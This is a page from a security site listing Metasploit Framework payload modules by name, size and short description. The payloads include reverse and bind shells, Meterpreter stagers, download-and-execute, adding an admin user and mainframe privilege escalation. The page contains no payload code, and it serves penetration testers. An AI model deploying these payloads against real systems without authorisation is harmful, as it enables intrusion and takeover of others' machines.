
List of Metasploit Payloads (Detailed Spreadsheet)

infosecmatter.com/list-of-metasploit-payloads-detailed-spreadsheet

May 2, 2021



Search: reverse shell ios

Metasploit Payload	Size	Details
Apple iOS Command Shell, Reverse TCP Inline payload/osx/armle/shel	152	Connect back to attacker and spawn a command shell.
Apple iOS aarch64 Co Reverse TCP Inline payload/apple_ios/aarc /shell_reverse_tcp		cker and spawn a Archs: aarch64 Refs: source
Apple_iOS Meterpreter, Reverse HTTPS Inline payload/apple_ios/aarch64 /meterpreter_reverse_https	796064	Run the Meterpreter / Mettle server payload (stageless). Platforms: apple_ios Archs: aarch64

On this page you will find a comprehensive list of all **Metasploit payloads** that are currently available in the open source version of the Metasploit Framework, the most popular penetration testing platform.

It is my hope that this will help you navigate through the long lists of different payloads more easily and help you to save time during your penetration testing engagements.

Introduction

There are currently 592 payload modules in the latest Metasploit Framework release, in total for more than 20 different operating system platforms and 30 processor architectures. The list below contains all of them.

The list is organized in an interactive table (spreadsheet) with the most important information about each module in one row, namely:

- Payload module name with a brief description of the payload
- List of supported platforms (OS) and architectures (CPU)
- Reference links in the module providing more details

The spreadsheet is interactive and it allows to:

- Use the search filtering to quickly find relevant payloads (see examples below)
- See the detailed module library entry by clicking on the module name
- Sort the columns (in ascending or descending order)

Filtering examples

As mentioned above, you can use the search function to interactively filter out the payloads based on a pattern of your interest. Here are couple of examples:

- Search for: `android meterpreter https`
  Display only meterpreter payloads for Android using HTTPS protocol.
- Search for: `add user linux`
  Display only payloads for adding a user on Linux systems.
- Search for `ios`
  Display only metasploit ios payloads for Apple devices.
- Search for `reverse tcp windows shell`
  Display only reverse windows shell payloads using TCP.
- Search for: `bind tcp meterpreter linux`
  Display only meterpreter payloads for listening on a compromised Linux system using TCP.

Alright, now let’s get to the list.

List of Metasploit payloads

Metasploit Payload	Size	Details
AIX Command Shell, Bind TCP Inline payload/aix/ppc/shell_bind_tcp	264	Listen for a connection and spawn a command shell. **Platforms**: aix **Archs**: ppc **Refs**: source
AIX Command Shell, Find Port Inline payload/aix/ppc/shell_find_port	220	Spawn a shell on an established connection. **Platforms**: aix **Archs**: ppc **Refs**: source
AIX execve Shell for inetd payload/aix/ppc/shell_interact	56	Simply execve /bin/sh (for inetd programs). **Platforms**: aix **Archs**: ppc **Refs**: source
AIX Command Shell, Reverse TCP Inline payload/aix/ppc/shell_reverse_tcp	204	Connect back to attacker and spawn a command shell. **Platforms**: aix **Archs**: ppc **Refs**: source

Metasploit Payload	Size	Details
Android Meterpreter, Android Reverse HTTP Stager payload/android/meterpreter/reverse_http	-	Run a meterpreter server in Android. Tunnel communication over HTTP. **Platforms**: android **Archs**: dalvik **Refs**: source
Android Meterpreter Shell, Reverse HTTP Inline payload/android/meterpreter_reverse_http	-	Connect back to attacker and spawn a Meterpreter shell. **Platforms**: android **Archs**: dalvik **Refs**: source
Android Meterpreter, Android Reverse HTTPS Stager payload/android/meterpreter/reverse_https	-	Run a meterpreter server in Android. Tunnel communication over HTTPS. **Platforms**: android **Archs**: dalvik **Refs**: source
Android Meterpreter Shell, Reverse HTTPS Inline payload/android/meterpreter_reverse_https	-	Connect back to attacker and spawn a Meterpreter shell. **Platforms**: android **Archs**: dalvik **Refs**: source
Android Meterpreter, Android Reverse TCP Stager payload/android/meterpreter/reverse_tcp	-	Run a meterpreter server in Android. Connect back stager. **Platforms**: android **Archs**: dalvik **Refs**: source
Android Meterpreter Shell, Reverse TCP Inline payload/android/meterpreter_reverse_tcp	-	Connect back to the attacker and spawn a Meterpreter shell. **Platforms**: android **Archs**: dalvik **Refs**: source
Command Shell, Android Reverse HTTP Stager payload/android/shell/reverse_http	-	Spawn a piped command shell (sh). Tunnel communication over HTTP. **Platforms**: android **Archs**: dalvik **Refs**: source

Metasploit Payload	Size	Details
Command Shell, Android Reverse HTTPS Stager payload/android/shell/reverse_https	-	Spawn a piped command shell (sh). Tunnel communication over HTTPS. **Platforms**: android **Archs**: dalvik **Refs**: source
Command Shell, Android Reverse TCP Stager payload/android/shell/reverse_tcp	-	Spawn a piped command shell (sh). Connect back stager. **Platforms**: android **Archs**: dalvik **Refs**: source
Apple_iOS Meterpreter, Reverse HTTP Inline payload/apple_ios/aarch64/meterpreter_reverse_http	796064	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: aarch64 **Refs**: source
Apple_iOS Meterpreter, Reverse HTTPS Inline payload/apple_ios/aarch64/meterpreter_reverse_https	796064	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: aarch64 **Refs**: source
Apple_iOS Meterpreter, Reverse TCP Inline payload/apple_ios/aarch64/meterpreter_reverse_tcp	796064	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: aarch64 **Refs**: source
Apple iOS aarch64 Command Shell, Reverse TCP Inline payload/apple_ios/aarch64/shell_reverse_tcp	152	Connect back to attacker and spawn a command shell. **Platforms**: apple_ios **Archs**: aarch64 **Refs**: source
Apple_iOS Meterpreter, Reverse HTTP Inline payload/apple_ios/armle/meterpreter_reverse_http	643040	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: armle **Refs**: source
Apple_iOS Meterpreter, Reverse HTTPS Inline payload/apple_ios/armle/meterpreter_reverse_https	643040	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: armle **Refs**: source

Metasploit Payload	Size	Details
Apple_iOS Meterpreter, Reverse TCP Inline payload/apple_ios/armle/meterpreter_reverse_tcp	643040	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: apple_ios **Archs**: armle **Refs**: source
BSDi Command Shell, Bind TCP Stager payload/bsdi/x86/shell/bind_tcp	69	Spawn a command shell (staged). Listen for a connection. **Platforms**: bsdi **Archs**: x86 **Refs**: source
BSDi Command Shell, Bind TCP Inline payload/bsdi/x86/shell_bind_tcp	90	Listen for a connection and spawn a command shell. **Platforms**: bsdi **Archs**: x86 **Refs**: source
BSDi Command Shell, Find Port Inline payload/bsdi/x86/shell_find_port	77	Spawn a shell on an established connection. **Platforms**: bsdi **Archs**: x86 **Refs**: source
BSDi Command Shell, Reverse TCP Stager payload/bsdi/x86/shell/reverse_tcp	59	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: bsdi **Archs**: x86 **Refs**: source
BSDi Command Shell, Reverse TCP Inline payload/bsdi/x86/shell_reverse_tcp	77	Connect back to attacker and spawn a command shell. **Platforms**: bsdi **Archs**: x86 **Refs**: source
BSD Command Shell, Bind TCP Inline payload/bsd/sparc/shell_bind_tcp	164	Listen for a connection and spawn a command shell. **Platforms**: bsd **Archs**: sparc **Refs**: source
BSD Command Shell, Reverse TCP Inline payload/bsd/sparc/shell_reverse_tcp	128	Connect back to attacker and spawn a command shell. **Platforms**: bsd **Archs**: sparc **Refs**: source

Metasploit Payload	Size	Details
BSD Command Shell, Reverse TCP Inline payload/bsd/vax/shell_reverse_tcp	100	Connect back to attacker and spawn a command shell. **Platforms**: bsd **Archs**: vax **Refs**: source
BSD x64 Execute Command payload/bsd/x64/exec	31	Execute an arbitrary command. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Command Shell, Bind TCP Inline (IPv6) payload/bsd/x64/shell_bind_ipv6_tcp	90	Listen for a connection and spawn a command shell over IPv6. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Shell Bind TCP payload/bsd/x64/shell_bind_tcp	136	Bind an arbitrary command to an arbitrary port. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Command Shell, Bind TCP Inline payload/bsd/x64/shell_bind_tcp_small	88	Listen for a connection and spawn a command shell. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Command Shell, Reverse TCP Inline (IPv6) payload/bsd/x64/shell_reverse_ipv6_tcp	105	Connect back to attacker and spawn a command shell over IPv6. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Shell Reverse TCP payload/bsd/x64/shell_reverse_tcp	98	Connect back to attacker and spawn a command shell. **Platforms**: bsd **Archs**: x64 **Refs**: source
BSD x64 Command Shell, Reverse TCP Inline payload/bsd/x64/shell_reverse_tcp_small	81	Connect back to attacker and spawn a command shell. **Platforms**: bsd **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
BSD Execute Command payload/bsd/x86/exec	24	Execute an arbitrary command. **Platforms**: bsd **Archs**: x86 **Refs**: source
FreeBSD Meterpreter Service, Bind TCP payload/bsd/x86/metsvc_bind_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: bsd **Archs**: x86 **Refs**: source
FreeBSD Meterpreter Service, Reverse TCP Inline payload/bsd/x86/metsvc_reverse_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Bind TCP Stager (IPv6) payload/bsd/x86/shell/bind_ipv6_tcp	63	Spawn a command shell (staged). Listen for a connection over IPv6. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Bind TCP Inline (IPv6) payload/bsd/x86/shell_bind_tcp_ipv6	87	Listen for a connection and spawn a command shell over IPv6. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Bind TCP Stager payload/bsd/x86/shell/bind_tcp	54	Spawn a command shell (staged). Listen for a connection. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Bind TCP Inline payload/bsd/x86/shell_bind_tcp	73	Listen for a connection and spawn a command shell. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Find Port Inline payload/bsd/x86/shell_find_port	60	Spawn a shell on an established connection. **Platforms**: bsd **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
BSD Command Shell, Find Tag Stager payload/bsd/x86/shell/find_tag	40	Spawn a command shell (staged). Use an established connection. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Find Tag Inline payload/bsd/x86/shell_find_tag	70	Spawn a shell on an established connection (proxy/nat safe). **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Reverse TCP Stager (IPv6) payload/bsd/x86/shell/reverse_ipv6_tcp	81	Spawn a command shell (staged). Connect back to the attacker over IPv6. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Reverse TCP Inline (IPv6) payload/bsd/x86/shell_reverse_tcp_ipv6	96	Connect back to attacker and spawn a command shell over IPv6. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Reverse TCP Stager payload/bsd/x86/shell/reverse_tcp	43	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: bsd **Archs**: x86 **Refs**: source
BSD Command Shell, Reverse TCP Inline payload/bsd/x86/shell_reverse_tcp	64	Connect back to attacker and spawn a command shell. **Platforms**: bsd **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
JCL to Escalate Privileges payload/cmd/mainframe/apf_privesc_jcl	3156	(Elevate privileges for user. Adds SYSTEM SPECIAL and BPX.SUPERUSER to user profile. Does this by using an unsecured/updateable APF authorized library (APFLIB) and updating the user's ACEE using this program/library. Note: This privesc only works with z/OS systems using RACF, no other ESM is supported.). **Platforms**: mainframe **Archs**: cmd **Refs**: source
Z/OS (MVS) Command Shell, Bind TCP payload/cmd/mainframe/bind_shell_jcl	10712	Provide JCL which creates a bind shell This implmentation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically. **Platforms**: mainframe **Archs**: cmd **Refs**: source
Generic JCL Test for Mainframe Exploits payload/cmd/mainframe/generic_jcl	150	Provide JCL which can be used to submit a job to JES2 on z/OS which will exit and return 0. This can be used as a template for other JCL based payloads. **Platforms**: mainframe **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Z/OS (MVS) Command Shell, Reverse TCP payload/cmd/mainframe/reverse_shell_jcl	8993	Provide JCL which creates a reverse shell This implementation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically. **Platforms**: mainframe **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via AWK) payload/cmd/unix/bind_awk	140	Listen for a connection and spawn a command shell via GNU AWK. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via BusyBox telnetd) payload/cmd/unix/bind_busybox_telnetd	26	Listen for a connection and spawn a command shell via BusyBox telnetd. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (inetd) payload/cmd/unix/bind_inetd	487	Listen for a connection and spawn a command shell (persistent). **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via jjs) payload/cmd/unix/bind_jjs	795	Listen for a connection and spawn a command shell via jjs. **Platforms**: unix **Archs**: cmd **Refs**: source, ref1, ref2, ref3
Unix Command Shell, Bind TCP (via Lua) payload/cmd/unix/bind_lua	218	Listen for a connection and spawn a command shell via Lua. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Bind TCP (via netcat -e) IPv6 payload/cmd/unix/bind_netcat_gaping_ipv6	25	Listen for a connection and spawn a command shell via netcat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via netcat -e) payload/cmd/unix/bind_netcat_gaping	24	Listen for a connection and spawn a command shell via netcat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via netcat) payload/cmd/unix/bind_netcat	-	Listen for a connection and spawn a command shell via netcat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via nodejs) payload/cmd/unix/bind_nodejs	2239	Continually listen for a connection and spawn a command shell via nodejs. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via perl) IPv6 payload/cmd/unix/bind_perl_ipv6	152	Listen for a connection and spawn a command shell via perl. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via Perl) payload/cmd/unix/bind_perl	240	Listen for a connection and spawn a command shell via perl. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via R) payload/cmd/unix/bind_r	132	Continually listen for a connection and spawn a command shell via R. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Bind TCP (via Ruby) IPv6 payload/cmd/unix/bind_ruby_ipv6	142	Continually listen for a connection and spawn a command shell via Ruby. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via Ruby) payload/cmd/unix/bind_ruby	137	Continually listen for a connection and spawn a command shell via Ruby. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind UDP (via socat) payload/cmd/unix/bind_socat_udp	70	Creates an interactive shell via socat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (stub) payload/cmd/unix/bind_stub	0	Listen for a connection and spawn a command shell (stub only, no payload). **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Bind TCP (via Zsh) payload/cmd/unix/bind_zsh	99	Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command, Generic Command Execution payload/cmd/unix/generic	8	Executes the supplied command. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command, Interact with Established Connection payload/cmd/unix/interact	0	Interacts with a shell on an established socket connection. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Pingback Bind TCP (via netcat) payload/cmd/unix/pingback_bind	103	Accept a connection, send a UUID, then exit. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Pingback Reverse TCP (via netcat) payload/cmd/unix/pingback_reverse	99	Creates a socket, send a UUID, then exit. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via AWK) payload/cmd/unix/reverse_awk	154	Creates an interactive shell via GNU AWK. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (/dev/tcp) payload/cmd/unix/reverse_bash	-	Creates an interactive shell via bash's builtin /dev/tcp. This will not work on circa 2009 and older Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/tcp feature. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSL (telnet) payload/cmd/unix/reverse_bash_telnet_ssl	-	Creates an interactive shell via mkfifo and telnet. This method works on Debian and other systems compiled without /dev/tcp support. This module uses the '-z' option included on some systems to encrypt using SSL. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Reverse UDP (/dev/udp) payload/cmd/unix/reverse_bash_udp	-	Creates an interactive shell via bash's builtin /dev/udp. This will not work on circa 2009 and older Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/udp feature. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via jjs) payload/cmd/unix/reverse_jjs	863	Connect back and create a command shell via jjs. **Platforms**: unix **Archs**: cmd **Refs**: source, ref1, ref2, ref3
Unix Command Shell, Reverse TCP (via Ksh) payload/cmd/unix/reverse_ksh	52	Connect back and create a command shell via Ksh. Note: Although Ksh is often available, please be aware it isn't usually installed by default. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via Lua) payload/cmd/unix/reverse_lua	224	Creates an interactive shell via Lua. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via ncat) payload/cmd/unix/reverse_ncat_ssl	42	Creates an interactive shell via ncat, utilizing ssl mode. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via netcat -e) payload/cmd/unix/reverse_netcat_gaping	34	Creates an interactive shell via netcat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via netcat) payload/cmd/unix/reverse_netcat	-	Creates an interactive shell via netcat. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Reverse TCP (via nodejs) payload/cmd/unix/reverse_nodejs	3231	Continually listen for a connection and spawn a command shell via nodejs. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Double Reverse TCP SSL (openssl) payload/cmd/unix/reverse_openssl	182	Creates an interactive shell through two inbound connections. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Double Reverse TCP (telnet) payload/cmd/unix/reverse	130	Creates an interactive shell through two inbound connections. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via Perl) payload/cmd/unix/reverse_perl	234	Creates an interactive shell via perl. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSL (via perl) payload/cmd/unix/reverse_perl_ssl	173	Creates an interactive shell via perl, uses SSL. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSL (via php) payload/cmd/unix/reverse_php_ssl	279	Creates an interactive shell via php, uses SSL. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via Python) payload/cmd/unix/reverse_python	-	Connect back and create a command shell via Python. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSL (via python) payload/cmd/unix/reverse_python_ssl	629	Creates an interactive shell via python, uses SSL, encodes with base64 by design. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Reverse TCP (via R) payload/cmd/unix/reverse_r	157	Connect back and create a command shell via R. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via Ruby) payload/cmd/unix/reverse_ruby	133	Connect back and create a command shell via Ruby. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSL (via Ruby) payload/cmd/unix/reverse_ruby_ssl	185	Connect back and create a command shell via Ruby, uses SSL. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse UDP (via socat) payload/cmd/unix/reverse_socat_udp	87	Creates an interactive shell via socat. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP SSH payload/cmd/unix/reverse_ssh	-	Connect back and create a command shell via SSH. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Double Reverse TCP SSL (telnet) payload/cmd/unix/reverse_ssl_double_telnet	136	Creates an interactive shell through two inbound connections, encrypts using SSL via "-z" option. **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (stub) payload/cmd/unix/reverse_stub	0	Creates an interactive shell through an inbound connection (stub only, no payload). **Platforms**: unix **Archs**: cmd **Refs**: source
Unix Command Shell, Reverse TCP (via Tclsh) payload/cmd/unix/reverse_tclsh	184	Creates an interactive shell via Tclsh. **Platforms**: unix **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Unix Command Shell, Reverse TCP (via Zsh) payload/cmd/unix/reverse_zsh	94	Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default. **Platforms**: unix **Archs**: cmd **Refs**: source
Windows Execute net user /ADD CMD payload/cmd/windows/adduser	97	Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special). **Platforms**: win **Archs**: cmd **Refs**: source
Windows Command Shell, Bind TCP (via Lua) payload/cmd/windows/bind_lua	218	Listen for a connection and spawn a command shell via Lua. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Command Shell, Bind TCP (via perl) IPv6 payload/cmd/windows/bind_perl_ipv6	140	Listen for a connection and spawn a command shell via perl (persistent). **Platforms**: win **Archs**: cmd **Refs**: source
Windows Command Shell, Bind TCP (via Perl) payload/cmd/windows/bind_perl	139	Listen for a connection and spawn a command shell via perl (persistent). **Platforms**: win **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Windows Command Shell, Bind TCP (via Ruby) payload/cmd/windows/bind_ruby	128	Continually listen for a connection and spawn a command shell via Ruby. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Executable Download and Evaluate VBS payload/cmd/windows/download_eval_vbs	-	Downloads a file from an HTTP(S) URL and executes it as a vbs script. Use it to stage a vbs encoded payload from a short command line. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Executable Download and Execute (via .vbs) payload/cmd/windows/download_exec_vbs	-	Download an EXE from an HTTP(S) URL and execute it. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Command, Generic Command Execution payload/cmd/windows/generic	8	Executes the supplied command. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Interactive Powershell Session, Bind TCP payload/cmd/windows/powershell_bind_tcp	1553	Interacts with a powershell session on an established socket connection. **Platforms**: win **Archs**: cmd **Refs**: source, ref1
Windows Interactive Powershell Session, Reverse TCP payload/cmd/windows/powershell_reverse_tcp	1561	Interacts with a powershell session on an established socket connection. **Platforms**: win **Archs**: cmd **Refs**: source, ref1
Windows Command Shell, Reverse TCP (via Lua) payload/cmd/windows/reverse_lua	224	Creates an interactive shell via Lua. **Platforms**: win **Archs**: cmd **Refs**: source

Metasploit Payload	Size	Details
Windows Command, Double Reverse TCP Connection (via Perl) payload/cmd/windows/reverse_perl	148	Creates an interactive shell via perl. **Platforms**: win **Archs**: cmd **Refs**: source
Windows Command Shell, Reverse TCP (via Powershell) payload/cmd/windows/reverse_powershell	1588	Connect back and create a command shell via Powershell. **Platforms**: win **Archs**: cmd **Refs**: source, ref1
Windows Command Shell, Reverse TCP (via Ruby) payload/cmd/windows/reverse_ruby	126	Connect back and create a command shell via Ruby. **Platforms**: win **Archs**: cmd **Refs**: source
Firefox XPCOM Execute Command payload/firefox/exec	1019	This module runs a shell command on the target OS without touching the disk. On Windows, this command will flash the command prompt momentarily. This can be avoided by setting WSCRIPT to true, which drops a jscript "launcher" to disk that hides the prompt. **Platforms**: firefox **Archs**: firefox **Refs**: source
Command Shell, Bind TCP (via Firefox XPCOM script) payload/firefox/shell_bind_tcp	-	Creates an interactive shell via Javascript with access to Firefox's XPCOM API. **Platforms**: firefox **Archs**: firefox **Refs**: source
Command Shell, Reverse TCP (via Firefox XPCOM script) payload/firefox/shell_reverse_tcp	-	Creates an interactive shell via Javascript with access to Firefox's XPCOM API. **Platforms**: firefox **Archs**: firefox **Refs**: source

Metasploit Payload	Size	Details
Custom Payload payload/generic/custom	0	Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR. **Platforms**: all **Archs**: aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, x64, x86, x86_64, zarch **Refs**: source
Generic x86 Debug Trap payload/generic/debug_trap	1	Generate a debug trap in the target process. **Platforms**: bsd, bsdi, linux, osx, solaris, win **Archs**: x86 **Refs**: source
Generic Command Shell, Bind TCP Inline payload/generic/shell_bind_tcp	0	Listen for a connection and spawn a command shell. **Platforms**: all **Archs**: aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, x64, x86, x86_64, zarch **Refs**: source

Metasploit Payload	Size	Details
Generic Command Shell, Reverse TCP Inline payload/generic/shell_reverse_tcp	0	Connect back to attacker and spawn a command shell. **Platforms**: all **Archs**: aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, x64, x86, x86_64, zarch **Refs**: source
Generic x86 Tight Loop payload/generic/tight_loop	2	Generate a tight loop in the target process. **Platforms**: bsd, bsdi, linux, osx, solaris, win **Archs**: x86 **Refs**: source
Java JSP Command Shell, Bind TCP Inline payload/java/jsp_shell_bind_tcp	1593	Listen for a connection and spawn a command shell. **Platforms**: linux, osx, solaris, unix, win **Archs**: java **Refs**: source
Java JSP Command Shell, Reverse TCP Inline payload/java/jsp_shell_reverse_tcp	1501	Connect back to attacker and spawn a command shell. **Platforms**: linux, osx, solaris, unix, win **Archs**: java **Refs**: source
Java Meterpreter, Java Bind TCP Stager payload/java/meterpreter/bind_tcp	5262	Run a meterpreter server in Java. Listen for a connection. **Platforms**: java **Archs**: java **Refs**: source
Java Meterpreter, Java Reverse HTTP Stager payload/java/meterpreter/reverse_http	5345	Run a meterpreter server in Java. Tunnel communication over HTTP. **Platforms**: java **Archs**: java **Refs**: source

Metasploit Payload	Size	Details
Java Meterpreter, Java Reverse HTTPS Stager payload/java/meterpreter/reverse_https	6154	Run a meterpreter server in Java. Tunnel communication over HTTPS. **Platforms**: java **Archs**: java **Refs**: source
Java Meterpreter, Java Reverse TCP Stager payload/java/meterpreter/reverse_tcp	5262	Run a meterpreter server in Java. Connect back stager. **Platforms**: java **Archs**: java **Refs**: source
Command Shell, Java Bind TCP Stager payload/java/shell/bind_tcp	5262	Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection. **Platforms**: java **Archs**: java **Refs**: source
Command Shell, Java Reverse TCP Stager payload/java/shell/reverse_tcp	5262	Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager. **Platforms**: java **Archs**: java **Refs**: source
Java Command Shell, Reverse TCP Inline payload/java/shell_reverse_tcp	7503	Connect back to attacker and spawn a command shell. **Platforms**: java **Archs**: java **Refs**: source
